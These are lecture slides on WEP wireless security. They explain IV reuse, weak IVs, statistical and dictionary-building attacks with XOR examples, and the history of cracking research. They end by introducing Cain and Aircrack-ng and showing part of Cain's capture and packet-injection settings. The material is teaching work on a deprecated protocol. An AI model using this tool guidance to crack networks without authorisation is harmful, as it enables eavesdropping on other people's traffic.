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
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# WEP Keys

- Host & AP share semi-permanent symmetric key and appends 24-bit (3-byte) initialization vector (IV)

Secret:            40 bits (5 bytes)   or   104 bits (13 bytes)


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Result:           64-bit key                            or   128-bit key

- IV is random sequence generated by transmitting device
  - ❖ IV sent as **plaintext** inside the frame
  - ❖ New IV used for each frame
- WEP keys are used for both
  - ❖ Authentication
  - ❖ Encryption of data


# WEP Encryption



ICV – Integrity Check Value - provides data integrity for the frame



# 802.11 WEP Decryption



IV = Initialization vector  
 $K_{AB}$  = Shared secret key between Alice and Bob  
PRNG = Pseudorandom number generator  
CRC-32 = Integrity check value generator (ICV)

# Example Encryption / Decryption

	H	e	l	l	o		B	o	b	!
Alice's message:	48	65	6c	6c	6f	20	42	6f	62	21
RC4 key stream:	64	71	31	60	48	60	7C	0C	BF	D7
Ciphertext:	2c	14	5d	0c	27	40	3e	63	dd	f6
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# Poor Key Management - In General

- ❑ Keys unchanged for long periods
- ❑ Keys are shared among lots of users
- ❑ Keys are passed around and are hard to change
- ❑ Widely distributed secrets tend to become public over time
- ❑ If device is stolen, all other devices using same key may be compromised

# IV Problems

- ❑ IV is only 24 bits
  - ❖  $2^{24}$  or 16,777,216 possible IV values
  - ❖ Small IV value was chosen since wireless was an emerging technology and heavy cryptographic processing was not feasible for most computer systems
- ❑ How is the IV initialized?
  - ❖ No guidelines
- ❑ How is the IV changed for each frame?
  - ❖ Random (track previously used)
- ❑ Problem - same IV will be reused eventually

# IV Problems

- IV reuse easily detected since IV transmitted in plaintext
- This seemingly large IV space can be depleted quickly
  - ❖ Assuming the IV is simply incremented, reuse occurs after

$$\frac{1500 \text{ bytes}}{\text{packet}} \times \frac{8 \text{ bits}}{1 \text{ byte}} \times \frac{1 \text{ sec}}{11 \text{ Mbits}} \times \frac{1 \text{ Mbit}}{10^6 \text{ bits}} \times 2^{24} \text{ packets} = 18,302 \text{ s} = 5 \text{ hrs}$$

# Duplicate IVs

- ❑ But wait... it gets better
- ❑ Birthday Paradox
  - ❖ 0.0000000596% chance 2 consecutive frames have same IV
- ❑ Chances of duplicate IVs are:
  - ❖ 1% after 582 encrypted frames
  - ❖ 10% after 1881 encrypted frames
  - ❖ 50% after 4,823 encrypted frames
  - ❖ 99% after 12,430 encrypted frames

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# What is a "Weak" IV?

- ❑ Key Scheduling Algorithm (KSA) creates an IV for each frame
- ❑ Flaw in WEP implementation of RC4 allows "weak" IVs to be generated
  - ❖ IVs were created using the passphrase as one of the variables
- ❑ Weak IVs reveal info about the key bytes they were derived from
- ❑ An attacker will collect enough weak IVs to reveal bytes of the base key



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# WEP Attacks

## ❑ Two fundamental types of attacks

### 1. **Statistical analysis** - Passive attacks to decrypt traffic

- MOST COMMON

### 2. **"Dictionary"-building or Key Stream Collection** attack


- Create a table containing all possible IVs and corresponding key streams
- Allows real-time automated decryption of all traffic

## ❑ Time required to gather enough wireless traffic depends heavily on network traffic on access point



# Cracking WEP -- Statistical Analysis

- ❑ 2001 - Borisov, Goldberg, Wagner (**BGW**) - theory introduced
- ❑ 2001 - Fluhrer, Mantin, Shamir (**FMS**) - tool 4-6M frames
- ❑ 2004 - **KoreK** - Improved performance - tool 500K frames
- ❑ 2007 - Pychkine, Tews, Weinmann (**PTW**) - tool 60-90K frames



# Dictionary-Building Attack

## Consequences of Repeating an IV

### □ Assume

- ❖  $p$  = plaintext
- ❖  $k$  = RC4 key stream
- ❖  $c$  = ciphertext

We notice the same IV is used for these two frames

□  $c_1 = p_1 \oplus k_1$

□  $c_2 = p_2 \oplus k_1$

□  $c_1 \oplus c_2 = (p_1 \oplus k_1) \oplus (p_2 \oplus k_1) = p_1 \oplus p_2$

- ❖ XOR cancels out key stream

### □ Knowing one plaintext will get you the other

- ❖ If I know  $p_1$ , I can derive  $p_2 = p_1 \oplus (c_1 \oplus c_2)$

We know this

We observed this


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IV	Key stream ( $k_i$ )
11 22 33	98 7f 3e 4e 22 ...
9e 34 5c	66 2e 39 87 11 ...


- ❑ Trudy causes Alice to encrypt known plaintext  $p_1 p_2 p_3 p_4 \dots$
- ❑ Trudy sniffs traffic and sees:  $c_i$  which is  $p_i \text{ XOR } k_i$ 
  - ❖ Trudy now knows  $c_i$  and  $p_i$
  - ❖ Can compute  $k_i = c_i \text{ XOR } p_i$
- ❑ Trudy knows encrypting key sequence  $k_1 k_2 k_3 \dots$
- ❑ Next time this IV is used, Trudy can decrypt!
- ❑ Trudy can create a table (dictionary) containing all  $2^{24}$  IVs
  - ❖ 1500 bytes for each of the  $2^{24}$  possible IVs
  - ❖ Would require about 24 GB but ...
    - Trudy never needs to know the secret (WEP) key

# Passive Key Stream Collection

Trudy causes Alice to encrypt known plaintext  $p_1 p_2 p_3 p_4 \dots$



# Using Collected Key Streams To Decode



# Using Collected Key Streams To Decode

One-byte example in binary:

FIRST BYTE

11010101 (D5)	
00100101 (25)	XOR
11110000 (F0)	

00101010 (2A)	
11110000 (F0)	XOR
11011010 (DA)	
11110000 (F0)	XOR
00101010 (2A)	

Plaintext 1  
Ciphertext 1  
Key stream

Plaintext 2  
Key stream  
Ciphertext 2  
Key stream  
Plaintext 2

Plaintext (p) Trudy got Alice to send in frame 1

Ciphertext (c) seen by Trudy

Trudy saves IV from a frame and the key stream (F0) she derived  
 $k = c \text{ xor } p$

Alice sends data unknown to Trudy in another frame but uses same IV

Trudy sees c and notes the same IV used for both frames

Trudy looks up IV in table and uses corresponding key stream (F0) to decipher the cipher text

What Trudy knows/sees

What Trudy derives



Enough Theory... Let's Get Crackin'



# Cracking Tools

## Cain - Windows

- ❑ Requires use of AirPcap wireless adapter
- ❑ Driver installation is very finicky
  - ❖ Install driver before inserting adapter
  - ❖ Driver `setup_airpcap_4_1_3.exe` installs and works with Windows 10
- ❑ Other wireless NICs usually do not work
- ❑ AirPcap Tx: USB 802.11b/g Adapter (capture + injection) - \$300

## Aircrack-ng - Linux

- ❑ Suite of tools including:
  - ❖ Airodump - wireless packet sniffer
  - ❖ Aircrack - WEP cracker



# Cain - WEP Cracking

- It's (almost) as easy as 1-2-3

AirPcap USB wireless capture adapter nr. 00  
\\.\airpcap00

AirPcap  
Driver version: 2.0.0.678  
Current channel: 11

Lock on channel: 11  
WPA-PSK Auths  
☒ Send to Cracker

☒ Capture WEP IVs to dump.ivs file  
File size: 1926776 bytes  
**Analyze** Delete Save As

Packet Injection  
☒ ARP Requests  
TxRate (Mbps): 2

